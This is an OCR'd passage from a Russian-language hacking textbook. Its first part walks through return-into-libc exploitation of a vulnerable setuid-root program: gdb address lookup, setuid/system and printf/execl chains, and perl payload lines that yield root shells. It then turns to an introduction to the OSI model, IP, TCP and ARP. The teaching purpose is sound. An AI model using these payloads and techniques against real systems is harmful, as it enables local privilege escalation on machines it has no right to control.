$1 = {<text variable, no debug info>} 0x42049e54 <system>
(gdb) quit
```

Здесь создана программа dummy, содержащая вызов функции system(). После компиляции двоичный модуль открывается в отладчике и в начале программы устанавливается контрольная точка. Запускается программа и выводится адрес функции system(). В данном случае функция system() находится по адресу 0x42049e54.

Зная этот адрес, мы можем направить выполнение программы в функцию system() библиотеки libc. Однако задача заключается в том, чтобы заставить уязвимую программу выполнить system("/bin/sh") и получить оболочку, поэтому надо передать функции аргумент. При возврате в libc адрес возврата и аргументы функции считываются со стека в уже знакомом формате: адрес возврата, за которым следуют аргументы. В стеке вызов «возврата в libc» должен выглядеть примерно так:

Сразу вслед за адресом функции libc находится адрес, куда должно возвратиться управление после обращения к libc. За этим адресом возврата последовательно располагаются все аргументы функции.

В данном случае не имеет значения, куда передается управление после обращения к libc, поскольку будет открыта интерактивная оболочка. Следовательно, эти четыре байта можно заполнить фиктивным значением «FAKE». Аргумент только один, и он должен быть указателем на строку /bin/sh. Ее можно записать в любой участок памяти. Прекрасным местом послужит переменная окружения.

```
$ export BINSH="/bin/sh"
$ ./gtenv BINSH
BINSH is located at 0xbffffc40
$
```

Итак, адрес system() равен 0x42049e54, а строка «/bin/sh» во время выполнения программы будет располагаться по адресу 0xbffffc40. Это означает, что вместо адреса возврата в стеке надо записать ряд адресов, начиная с 0x42049e54, затем – фиктивного FAKE (безразлично, куда перейдет управление после вызова system()) и завершающего 0xbffffc40.

Прежний опыт работы с программой vuln2 подсказывает, что адрес возврата в стеке переписывается восьмым словом входных данных программы, поэтому создаем заполнитель из семи фиктивных слов данных.


```
$ ./vuln2 `perl -e 'print "ABCD"x7 . "\x54\x9e\x04\x42FAKE\x40\xfc\xff\xbf";'`
sh-2.05a$ id
uid=500(matrix) gid=500(matrix) groups=500(matrix)
sh-2.05a$ exit
exit
Segmentation fault
$ ls -l vuln2
-rwsrwxr-x    1 root     root        13508 Apr 16 22:10 vuln2
$
```

Вызов system() выполнился, но не обеспечил прав root, хотя программа vuln2 выполняется с правами root. Дело в том, что system() выполняет все через /bin/sh, а при этом теряются права. Необходимо найти способ справиться с этим.

0x2b2 Цепочки возвратов в libc

В сообщении, посланном в BugTraq, Solar Designer предложил использовать последовательность обращений к libc и перед обращением к system() выполнять setuid() для восстановления прав. Такую последовательность можно осуществить, взяв адрес возврата, значение которого мы пока игнорировали. На следующем рисунке показана цепочка ад-

ресов, призванная обеспечить последовательное выполнение `setuid()` и `system()`.



Вызов `setuid()` будет выполнен с предназначенным для него аргументом. Поскольку он ожидает только один аргумент, аргумент для вызова `system()` (четвертое слово) будет проигнорирован. По завершении вызова управление будет передано функции `system()`, которая получит необходимый аргумент.

Идея цепочки вызовов очень неплоха, но с таким методом восстановления прав связаны другие трудности. Аргумент `setuid()` должен быть целым числом без знака, поэтому для восстановления прав root надо задать значение 0x00000000. Но буфер по-прежнему остается строкой, концом которой служит нулевой байт. Наименьшее значение, которое можно задать в этом аргументе без использования нулевых байтов, – это 0x01010101 с десятичным значением 16843009. Это не совсем тот результат, который предполагался, однако идея цепочки вызовов остается ценной и достойной практической реализации.

```
$ cat > dummy.c
int main() { setuid(); }
$ gcc -o dummy dummy.c
$ gdb -q dummy
(gdb) break main
Breakpoint 1 at 0x8048406
(gdb) run
Starting program: /hacking/dummy

Breakpoint 1, 0x08048406 in main ()
(gdb) p setuid
$1 = {<text variable, no debug info>} 0x420b5524 <setuid>
(gdb) quit
The program is running. Exit anyway? (y or n) y
$ ./vuln2 `perl -e 'print "ABCD"x7 .
"\x24\x55\x0b\x42\x54\x9e\x04\x42\x01\x01\x01\x01\x40\xfc\xff\xbf";'`
sh-2.05a$ id
uid=16843009 gid=500(matrix) groups=500(matrix)
sh-2.05a$ exit
exit
Segmentation fault
$
```

Адрес функции `setuid()` определяется так же, как и раньше, а цепочка обращений к libc организуется так, как описано выше. Аргументы `setuid()` выделены жирным шрифтом, чтобы сделать листинг более удобочитаемым. Как и ожидалось, uid получил значение 16843009, но это далеко не оболочка root. Надо каким-то образом выполнить вызов `setuid(0)`, не обрывая преждевременно строку нулевыми байтами.

0x2b3 Использование программы-оболочки

Простым и эффективным решением является создание программы-оболочки. Эта оболочка установит нулевые ID пользователя и группы, а затем запустит программную оболочку-шелл. Такой программе не нужны специальные права, потому что ее будет исполнять уязвимая программа, выполняемая с правами root.

В следующем листинге показаны создание, компиляция и выполнение программы-оболочки.

```
$ cat > wrapper.c
int main()
{
setuid(0);
setgid(0);
system("/bin/sh");
}
$ gcc -o /hacking/wrapper wrapper.c
$ export WRAPPER="/hacking/wrapper"
$ ./gtenv WRAPPER
WRAPPER is located at 0xbffffc71
$ ./vuln2 `perl -e 'print "ABCD"x7 . "\x54\x9e\x04\x42FAKE\x71\xfc\xff\xbf"
;'`
sh-2.05a$ id
uid=500(matrix) gid=500(matrix) groups=500(matrix)
sh-2.05a$ exit
exit
Segmentation fault
$
```

Как видно по результатам, права root все же теряются. Можете объяснить почему?

Программа-оболочка по-прежнему выполняется с помощью вызова `system()`, который все выполняет через /bin/sh. В результате при запуске шелла теряются права, т. к. /bin/sh их отбрасывает. Однако функция, которая осуществляет запуск более прямым путем, такая как execl(), не использует /bin/sh и, можно предполагать, не сбрасывает права. Это легко проверить с помощью нескольких тестовых программ.


```
$ cat > test.c
int main()
{
system("/hacking/wrapper");
}
$ gcc -o test test.c
$ sudo chown root.root test
$ sudo chmod u+s test
$ ls -l test
-rwsrwxr-x    1 root     root        13511 Apr 17 23:29 test
$ ./test
```

```
sh-2.05a$ id
uid=500(matrix) gid=500(matrix) groups=500(matrix)
sh-2.05a$ exit
exit
$
$ cat > test2.c
int main()
{
execl("/hacking/wrapper", "/hacking/wrapper", 0);
}
$ gcc -o test2 test2.c
$ sudo chown root.root test2
$ sudo chmod u+s test2
$ ls -l test2
-rwsrwxr-x 1 root root 13511 Apr 17 23:33 test2
$ ./test2
sh-2.05a# id
uid=0(root) gid=0(root) groups=500(matrix)
sh-2.05a# exit
exit
$
```

Тестовая программа подтверждает, что если программу-оболочку запустить из программы, выполняемой с правами root, через `execl()`, то будет открыта шелл-оболочка с правами root. К сожалению, функция `execl()` сложнее, чем `system()`, особенно для вызова возвратом в libc. Функция `system()` требует единственного аргумента, тогда как для `execl()` нужны три аргумента, последний из которых должен состоять из четырех нулевых байтов (завершая список аргументов). Однако первый же нулевой байт будет воспринят как конец строки, создавая проблему, аналогичную уже встречавшейся нам. Можете ли вы предложить для нее решение?

0x2b4 Запись нулей с помощью возврата в libc

Очевидно, чтобы правильно вызвать `execl()`, надо сначала выполнить какой-то другой вызов, который запишет 4-байтовое слово из нулей. Я потратил немало времени, просматривая все функции libc в поисках подходящего кандидата для выполнения этой задачи. Наконец, мои поиски сошлись на функции `printf()`. Вы должны быть уже знакомы с ней по эксплойтам форматной строки. Благодаря прямому доступу к параметрам эта функция может обращаться только к тем аргументам функции, которые ей нужны, что удобно при создании цепочки обращений к libc. Кроме того, параметр формата `%n` позволяет легко записать четыре нулевых байта. Вся цепочка вызовов выглядит примерно так:



Сначала выполняется функция printf() с четырьмя аргументами, но благодаря прямому доступу к параметрам в форматной строке, находящейся в первом аргументе, функция пропускает второй и третий аргументы. Поскольку последним аргументом является его собственный адрес, он будет затерт четырьмя нулями. Затем выполнение будет передано в функцию execl(), которая правильно использует три аргумента, последний из которых корректно завершает список аргументов нулем.

План разработан, и теперь надо найти адреса функций в libc, а также записать в память некоторые строки.

```
$ cat > dummy.c
int main() { printf(0); execl(); }
$ gcc -g -o dummy dummy.c
$ gdb -q dummy
(gdb) break main
Breakpoint 1 at 0x8048446: file dummy.c, line 1.
(gdb) run
Starting program: /hacking/dummy

Breakpoint 1, 0x08048446 in main () at dummy.c:1
1       int main() { printf(); execl(); }
(gdb) p printf
$1 = {<text variable, no debug info>} 0x4205a1b4 <printf>
(gdb) p execl
$2 = {<text variable, no debug info>} 0x420b4e54 <execl>
(gdb) quit
The program is running. Exit anyway? (y or n) y
$
$ export WRAPPER="/hacking/wrapper"
$ export FMTSTR="%3\$n"
$ env | grep FMTSTR
FMTSTR=%3$n
$ ./gtenv FMTSTR
FMTSTR is located at 0xbffffedf
$ ./gtenv WRAPPER
WRAPPER is located at 0xbffffc65
$
```

Проведенное исследование позволило получить все необходимые адреса кроме последнего аргумента. Им должен быть фактический адрес его местонахождения в памяти при копировании в него. Он равен адресу переменной буфера плюс 48 байт, составленных из 28 байт мусора-заполнителя и 20 байт предшествующих адресов в вызове возврата в libc (объем фиктивных данных мусора может быть иным в зависимости от стека на конкретной машине). Один из простейших способов узнать этот адрес состоит в том, чтобы добавить отладочную команду в исходный код уязвимой программы и перекомпилировать ее.

```
$ cat vulnD.c
int main(int argc, char *argv[])
{
```

```
  char buffer[5];
 printf("buffer is at %p\n", buffer);   // отладка
  strcpy(buffer, argv[1]);
  return 0;
}
$ gcc -o vulnD vulnD.c
$ ./vulnD test
buffer is at 0xbffffa80
$ ./vulnD `perl -e 'print "ABCD"x13;'`
buffer is at 0xbffffa50
Segmentation fault
$ pcalc 0xfa50 + 48
        64128           0xfa80          0y1111101010000000
$
```

Добавленная отладочная команда (выделена жирным шрифтом) выводит адрес переменной буфера. Предполагаем, что он окажется в том же самом месте при выполнении очень похожей программы vuln2.

Однако в зависимости от длины аргумента программы изменится адрес переменной буфера. Во время эксплойта аргумент будет состоять из 13 слов (52 байт) данных. Для получения правильного адреса буфера можно задать фиктивный аргумент такой же длины. Затем можно прибавить к адресу буфера 48 и получить адрес третьего аргумента `execl()`, куда должно быть записано нулевое слово.


Узнав все адреса и записав строки в переменные окружения, можно без труда осуществить эксплойт.

```
$ ./vuln2 `perl -e 'print "ABCD"x7 . "\xb4\xa1\x05\x42" . "\x54\x4e\x0b\x42"
. "\xdf\xfe\xff\xbf" . "\x65\xfc\xff\xbf" . "\x65\xfc\xff\xbf" .
"\x80\xfa\xff\xbf";'`
sh-2.05a# id
uid=0(root) gid=0(root) groups=500(matrix)
sh-2.05a# exit
exit
```

0x2b5 Запись нескольких слов во время одного вызова

Соединяя форматные строки с вызовами возврата в libc, можно осуществить запись нескольких слов во время одного вызова. Если нельзя создать программу-оболочку, то оболочку с правами root все же можно запустить с помощью трех последовательных обращений к libc. Функция `sprintf()` действует так же, как `printf()`, но направляет вывод в строку, заданную своим первым аргументом. Благодаря этому можно одним вызовом записать два 4-байтовых слова, что необходимо для создания цепочки из трех вызовов. Цепочка фактически модифицирует саму себя во время выполнения.

Исходная и результирующая версии выглядят примерно так:



Сначала происходит вызов `sprintf()`, который согласно форматной строке записывает 4 байта нулей на место адреса форматной строки. Затем оставшаяся часть строки, содержащая адрес `system()`, записывается по адресу первого аргумента, который себя перезаписывает. После вызова `sprintf()` окажутся перезаписанными два средних слова, а управление перейдет в функцию `setuid()`. Она будет выполнена с только что записанным нулем в качестве аргумента, установит права root и осуществит возврат в только что записанный адрес функции `system()`, которая запустит оболочку.

```
$ echo "int main(){sprintf(0);setuid();system();}">d.c;gcc -o d.o d.c;gdb -q
d.o;rm d.*
(gdb) break main
Breakpoint 1 at 0x8048476
(gdb) run
Starting program: /hacking/d.o

Breakpoint 1, 0x08048476 in main ()
(gdb) p sprintf
$1 = {<text variable, no debug info>} 0x4205a234 <sprintf>
(gdb) p setuid
$2 = {<text variable, no debug info>} 0x420b5524 <setuid>
(gdb) p system
$3 = {<text variable, no debug info>} 0x42049e54 <system>
(gdb) quit
The program is running.  Exit anyway? (y or n) y
$ export BINSH="/bin/sh"
$ export FMTSTR="%2\$n`printf "\x54\x9e\x04\x42";`"
$ env | grep FMTSTR
FMTSTR=%2$nTB
$ ./gtenv BINSH
BINSH is located at 0xbffffc34
$ ./gtenv FMTSTR
FMTSTR is located at 0xbffffedd
$ ./vulnD `perl -e 'print "ABCD"x13;'`
buffer is at 0xbffffa60
Segmentation fault
```

```
$ pcalc 0xfa60 + 28 + 8
        64132           0xfa84          0y1111101010000100
$ pcalc 0xfa60 + 28 + 12
        64136           0xfa88          0y1111101010001000
$ ./vuln2 `perl -e 'print "ABCD"x7 . "\x34\xa2\x05\x42" . "\x24\x55\x0b\x42"
. "\x84\xfa\xff\xbf" . "\xdd\xfe\xff\xbf" . "\x34\xfc\xff\xbf" .
"\x88\xfa\xff\xbf";'`
sh-2.05a# id
uid=0(root) gid=500(matrix) groups=500(matrix)
sh-2.05a#
```

Здесь снова компилируется и запускается в отладчике вспомогательная программа, содержащая функции, необходимые для поиска адресов функций в libc. На этот раз вся процедура уместилась в единственной строке.

Затем с помощью переменных окружения в памяти размещаются форматная строка с адресом `system()` и строка `/bin/sh`, после чего вычисляются соответствующие им адреса. Поскольку цепочка должна модифицировать саму себя, необходимо также узнать адрес цепочки в памяти. Это делается с помощью vulnD – версии программы vuln2, содержащей отладочную команду. Как только становится известен адрес начала буфера, простые расчеты позволяют узнать адреса, по которым в цепочке должны быть записаны адрес `system()` и нулевое слово. Наконец, остается воспользоваться этими адресами, чтобы создать цепочку и выполнить эксплойт. Такие самомодифицирующиеся цепочки позволяют создавать эксплойты для систем, запрещающих выполнение в стеке, без применения программ-оболочек. Ничего, кроме обращений к libc.

Разобравшись с основными идеями создания эксплойтов для программ, можно, проявив немного творчества, создавать их бесчисленные варианты. Поскольку реализуемые программой правила целиком определяются ее создателями, создание эксплойтов для предположительно защищенных программ означает победу над ними их же оружием. Новые методы, такие как средства защиты стека и системы обнаружения вторжений (IDS), представляют собой искусные способы противодействия таким угрозам, но эти решения не совершенны. Изобретательность хакеров позволяет находить дыры в таких системах. Надо лишь обратить внимание на то, на что не обратили внимания другие.

0x300

Сетевое взаимодействие

Сетевые хаки основываются на тех же принципах, что и программные: сначала надо разобраться в правилах, по которым действует система, а затем придумать, как обратить соблюдение этих правил в возможность получения желаемого результата.

0x310 Что такое сетевое взаимодействие?

В основе сетевого взаимодействия (networking) лежит связь, а для организации связи между двумя или более корреспондентами необходимы стандарты и протоколы. Японская речь, обращенная к тому, кто понимает только английский язык, не слишком помогает общению; равным образом для реальной связи компьютеры и другое сетевое оборудование должны говорить на одном языке. А для создания такого языка надо заранее договориться по поводу ряда стандартов. Эти стандарты не только определяют язык, но и содержат правила обмена данными.

Например, когда оператор службы технической поддержки снимает трубку, он должен передавать и получать информацию в определенном порядке, в соответствии с действующим протоколом. Обычно оператор должен сначала выяснить имя звонящего и характер возникших у него проблем, чтобы перевести его звонок в соответствующее подразделение. Так действует этот протокол, и любые отклонения от него обычно плохо сказываются на результатах.

Обмен данными в сети также осуществляется на основе стандартного набора протоколов. Эти протоколы определены стандартной моделью взаимодействия открытых систем (Open Systems Interconnection – OSI).

0x311 Модель OSI

Стандартная модель OSI описывает ряд международных правил и стандартов, которые должны позволить системам, подчиняющимся этим протоколам, поддерживать связь между собой. Эти протоколы организованы в виде семи отдельных, но взаимозависимых уровней, каждый из которых относится к определенному аспекту организации связи. Помимо всего прочего, это дает возможность аппаратным средствам, таким как маршрутизаторы и сетевые экраны, сосредоточиться на том аспекте связи, который относится конкретно к ним, игнорируя все прочие.


Вот эти семь уровней OSI:

1. **Физический уровень:** относится к физическому соединению между двумя точками. Это самый нижний уровень, и его главная задача – передача битовых потоков. Данный уровень отвечает также за активацию, поддержку и деактивацию передачи этих битовых потоков.
2. **Канальный уровень:** отвечает за фактическую передачу данных между двумя точками. Если физический уровень занимается просто пересылкой битов, то данный уровень обеспечивает функции более высокого уровня, такие как коррекция ошибок и управление потоком. Этот уровень также предоставляет процедуры для активации, поддержки и деактивации канальных соединений.
3. **Сетевой уровень:** действует как промежуточный, и главное его назначение – передача информации между нижним и верхним уровнем. Он определяет адресацию и маршрутизацию.
4. **Транспортный уровень:** обеспечивает прозрачную передачу данных между системами. Предоставляя средства для надежной передачи данных, этот уровень освобождает более высокие уровни от забот по осуществлению надежной или экономичной передачи данных.
5. **Сеансовый уровень:** отвечает за установление и последующую поддержку связи между сетевыми приложениями.
6. **Уровень представления данных:** отвечает за представление приложениям данных с употреблением понятного для них синтаксиса или языка. Здесь возможны такие функции, как шифрование и сжатие данных.
7. **Прикладной уровень:** следит за требованиями приложений.

В соответствии с этими протоколами данные пересылаются небольшими частями, называемыми *пакетами*. Каждый пакет содержит реализации этих протоколов по уровням. Данные, начиная с прикладного уровня, последовательно оборачиваются в пакет уровня представления данных, затем оборачиваются в пакет сеансового уровня, затем транспортного и т. д. Этот процесс называется *инкапсуляцией*. На каждом уровне пакет состоит из заголовка и тела. Заголовок содержит информацию протокола, необходимую для этого уровня, а тело содержит данные для этого уровня. Тело какого-либо уровня содержит всю упа-

ковку ранее инкапсулированных уровней, подобно луковице или контекстам функций в стеке программы.

Когда два приложения, выполняемые в двух разных закрытых сетях, связываются между собой через Интернет, пакеты данных инкапсулируются вплоть до физического уровня, на котором они передаются в маршрутизатор. Поскольку маршрутизатору безразлично, какие данные в действительности находятся в пакетах, он должен реализовывать протоколы не выше сетевого уровня. Маршрутизатор отправляет пакеты в Интернет, через который они попадают в маршрутизатор, находящийся в другой сети. Этот маршрутизатор инкапсулирует полученный пакет заголовками протоколов нижнего уровня, необходимыми для доставки его конечному адресату. Этот процесс показан на рисунке.



Эту процедуру можно представить себе как запутанную бюрократическую систему движения документов, напоминающую фильм «Brazil».[1] На каждом уровне находится клерк с узкой специализацией, понимающий только язык и протокол этого уровня. При передаче пакета каждый клерк выполняет обязанности, предписанные его уровнем, – кладет пакет в конверт для внутриофисной переписки, пишет на нем заголовок и передает клерку, находящемуся на следующем уровне. Этот клерк в свою очередь выполняет обязанности своего уровня, кладет конверт целиком внутрь другого конверта, пишет снаружи заголовок и передает следующему клерку.

Каждый клерк знаком только с функциями и обязанностями своего уровня. Эти роли и обязанности определены строгим протоколом, который, будучи выучен, исключает дальнейшее участие интеллекта в следовании его предписаниям. Такая бездушная и монотонная работа человеку может не понравиться, но для компьютера она идеальна.

[1] Снят в 1985 г. Терри Гиллиамом (Terry Gilliam). – *Примеч. ред.*

Творческие способности и ум человека более пригодны для проектирования таких протоколов, создания программ, которые их реализуют, и придумывания хаков, позволяющих получать от этих программ интересные и неожиданные результаты. Но, как и во всех хаках, чтобы применить правила системы неожиданным способом, сначала надо в них разобраться.

0x320 Подробнее о некоторых интересных уровнях

Собственно сетевой уровень, транспортный уровень над ним и канальный уровень, находящийся ниже, обладают некоторыми особенностями, позволяющими создавать эксплойты. Читая описание этих уровней, попробуйте определить, какие области могут оказаться уязвимыми.


0x321 Сетевой уровень

Если снова прибегнуть к аналогии с клерками и бюрократией, то сетевой уровень можно сравнить с международным почтамтом: он описывает способ адресации и доставки, позволяющий посылать отправления в любое место. Действующий на этом уровне протокол адресации и доставки в Интернете так и называется интернет-протоколом (IP). В большей части Интернета применяется IP версии 4, поэтому если не будет указано иное, эта версия и будет подразумеваться далее.

У каждой системы в Интернете есть IP-адрес. Его составляет группа из четырех байт наверняка знакомого вам вида xx.xx.xx.xx. На этом уровне существуют пакеты протокола IP и пакеты протокола управляющих сообщений Интернет (Internet Control Message Protocol – ICMP). IP-пакеты применяются для пересылки данных, а пакеты ICMP – для передачи сообщений и диагностики. IP менее надежен, чем почта, поскольку доставка IP-пакета конечному адресату не гарантируется. Если возникают трудности, то получатель уведомляет о них отправителя посредством ICMP-пакета.

С помощью ICMP часто проверяют возможность связи. Сообщения ICMP «Echo Request» и «Echo Reply» используются в утилите ping. Если один узел хочет проверить, может ли он маршрутизировать трафик другому узлу, то посылает ему через ping сообщение ICMP «Echo Request». Удаленный узел, получив «Echo Request», посылает обратно ICMP-пакет «Echo Reply». Эти сообщения позволяют определить задержку при прохождении данных между узлами. Важно, однако, помнить, что как ICMP, так и IP не устанавливают соединение: протоколы этого уровня лишь стараются доставить пакет адресату.

Иногда в сетях существуют ограничения на размер пакетов, и передача больших пакетов запрещена. IP справляется с такой ситуацией, фрагментируя пакеты, например:



Большой пакет разбивается на более мелкие, способные пройти через участок сети с ограничением, к каждому фрагменту добавляется IP-заголовок, после чего фрагмент отправляется. В заголовке каждого фрагмента содержится величина его смещения. Адресат, получивший фрагменты, по этим значениям смещений воссоздает большой IP-пакет.

Такие функции, как фрагментация, способствуют доставке IP-пакетов, но они никак не связаны с поддержкой соединений или гарантированной доставкой. Эту работу выполняют протоколы транспортного уровня.

0x322 Транспортный уровень


Транспортный уровень можно рассматривать как первую шеренгу клерков, забирающих почту с сетевого уровня. Если клиент хочет вернуть дефектный товар, ему, возможно, потребуется послать сообщение с запросом номера разрешения на возврат (RMA). Затем клерк, следуя протоколу возврата, попросит квитанцию и в итоге выдаст покупателю номер RMA, с которым покупатель может отослать товар. Почту интересует только пересылка этих сообщений (и пакетов) туда и обратно, а не их содержимое.

Два главных протокола этого уровня – протокол управления передачей (Transmission Control Protocol – TCP) и протокол передачи датаграмм пользователя (User Datagram Protocol – UDP). TCP чаще всего применяется службами Интернета: Telnet, HTTP (протокол веб-страниц), SMTP (почтовый протокол) и FTP (передача файлов) основаны на TCP. Одна из причин популярности TCP состоит в том, что он обеспечивает прозрачное и при этом надежное и двунаправленное соединение между двумя IP-адресами. Двунаправленное соединение в TCP похоже на разговор по телефону: после набора номера устанавливается соединение, позволяющее общаться между собой абонентам на обоих его концах. Надежность подразумевает, что TCP обеспечивает доставку данных адресату в правильном порядке. Если пакеты при передаче перемешаются и поступят в беспорядке, TCP обеспечит приведение их в правильный порядок для передачи на следующий уровень. Если какие-то пакеты окажутся утраченными, получатель придержит свои пакеты, пока отправитель не передаст заново отсутствующие пакеты.

Все эти функции осуществляются с помощью ряда флагов TCP и отслеживания порядковых номеров пакетов. TCP использует следующие флаги:

Флаг TCP	Смысл	Назначение
URG	Urgent	Указывает на важные данные
ACK	Acknowledgment	Подтверждает соединение; включен на протяжении большей части соединения
PSH	Push	Приказывает получателю передать данные сразу без буферизации
RST	Reset	Сбрасывает соединение в исходное состояние
SYN	Synchronize	Синхронизирует порядковые номера в начале соединения
FIN	Finish	Корректно закрывает соединение, когда участники связи прощаются друг с другом

Флаги SYN и ACK совместно используются при открытии соединения в процедуре установления связи, выполняемой в три шага. Желая установить соединение с сервером, клиент отправляет ему пакет с установленным флагом SYN и сброшенным флагом ACK. Сервер отвечает пакетом, в котором установлены оба флага SYN и ACK. Завершается открытие соединения отправкой клиентом пакета со сброшенным флагом SYN, но установленным флагом ACK. После этого во всех передаваемых в соединении пакетах будет установлен флаг ACK и сброшен флаг SYN. Только в первых двух пакетах в соединении установлен флаг SYN, потому что эти пакеты служат для синхронизации порядковых номеров.



Последовательные номера нужны для обеспечения вышеупомянутой надежности. Они позволяют TCP восстанавливать порядок получаемых пакетов, обнаруживать потерю пакетов и не допускать смешения пакетов из разных соединений.

При инициировании соединения на каждом его конце генерируется начальный порядковый номер. Этот номер сообщается другой стороне в первых двух SYN-пакетах процедуры открытия соединения. Затем при передаче каждого пакета порядковый номер увеличивается на количество байт в секции данных пакета. Этот порядковый номер включается в заголовок пакета TCP. Кроме того, в каждом заголовке TCP содержится номер подтверждения, равный порядковому номеру другой стороны плюс единица.

TCP прекрасно действует там, где необходимы надежность и двунаправленная связь. Однако эти функции оборачиваются дополнительными расходами на связь.

UDP требует гораздо меньше накладных расходов и встроенных функций, чем TCP. Ограниченная функциональность делает его похожим на протокол IP: он не устанавливает соединения и не надежен. Не имея встроенных функций для создания соединений и обеспечения надежности, UDP оказывается альтернативным протоколом, предполагающим, что эти проблемы будет решать само приложение. Установление соединений требуется не всегда, и в таких ситуациях UDP оказывается гораздо менее затратным выбором.

0x323 Канальный уровень

Если сравнить сетевой уровень с системой международной почты, а физический уровень с тележками, на которых почта развозится по офису, то канальный уровень можно уподобить системе внутренней почты организации. Этот уровень предоставляет средства адресации и отправки почты любому сотруднику в офисе, а также возможность выяснить, кто находится в офисе в данный момент.


Ethernet располагается на этом уровне, обеспечивающем стандартную систему адресации для всех устройств Ethernet. Эти адреса называют адресами управления доступа к среде передачи (Media Access Control – MAC). Каждому устройству Ethernet присваивается глобально-уникальный адрес из шести байт, обычно записываемый в шестнадцатеричном формате xx:xx:xx:xx:xx:xx. Эти адреса иногда называют также аппаратными, потому что они уникальны для каждого аппаратного устройства и хранятся в нем в интегральных схемах памяти. MAC-адреса можно рассматривать как номера системы социального страхования для устройств, потому что каждое устройство должно иметь уникальный MAC-адрес.

В заголовках Ethernet содержатся адреса отправителя и получателя, с помощью которых маршрутизируются пакеты Ethernet. Среди адресов Ethernet есть также специальный широковещательный адрес, состоящий из одних двоичных единиц (ff:ff:ff:ff:ff:ff). Любой пакет Ethernet, отправленный на этот адрес, будет послан всем подключенным к сети устройствам.

MAC-адреса не должны меняться, но IP-адреса могут изменяться систематически. IP действует на более верхнем уровне, и аппаратные адреса не должны его интересовать, но необходимо каким-то образом связать эти две схемы адресации. Применяемый для этого метод называют протоколом определения адресов (Address Resolution Protocol – ARP).

Фактически в ARP есть четыре типа разных сообщений, но наиболее важны два – *запроса* и *ответа* ARP. Запрос ARP – это сообщение, посылаемое по широковещательному адресу, содержащее IP-адрес и MAC-адрес отправителя и по существу говорящее: «Эй, есть здесь кто-нибудь вот с таким IP-адресом? Если есть, ответьте мне, пожалуйста, и сообщите свой MAC-адрес». Ответ ARP – это соответствующее сообщение, отправляемое по указанному MAC-адресу (и IP-адресу), в котором говорится: «Вот мой MAC-адрес, а этот IP-адрес принадлежит мне». В большинстве реализаций пары адресов MAC/IP, полученные из ответов ARP, временно кэшируются, чтобы не посылать запросы и ответы ARP для каждого отдельного пакета.

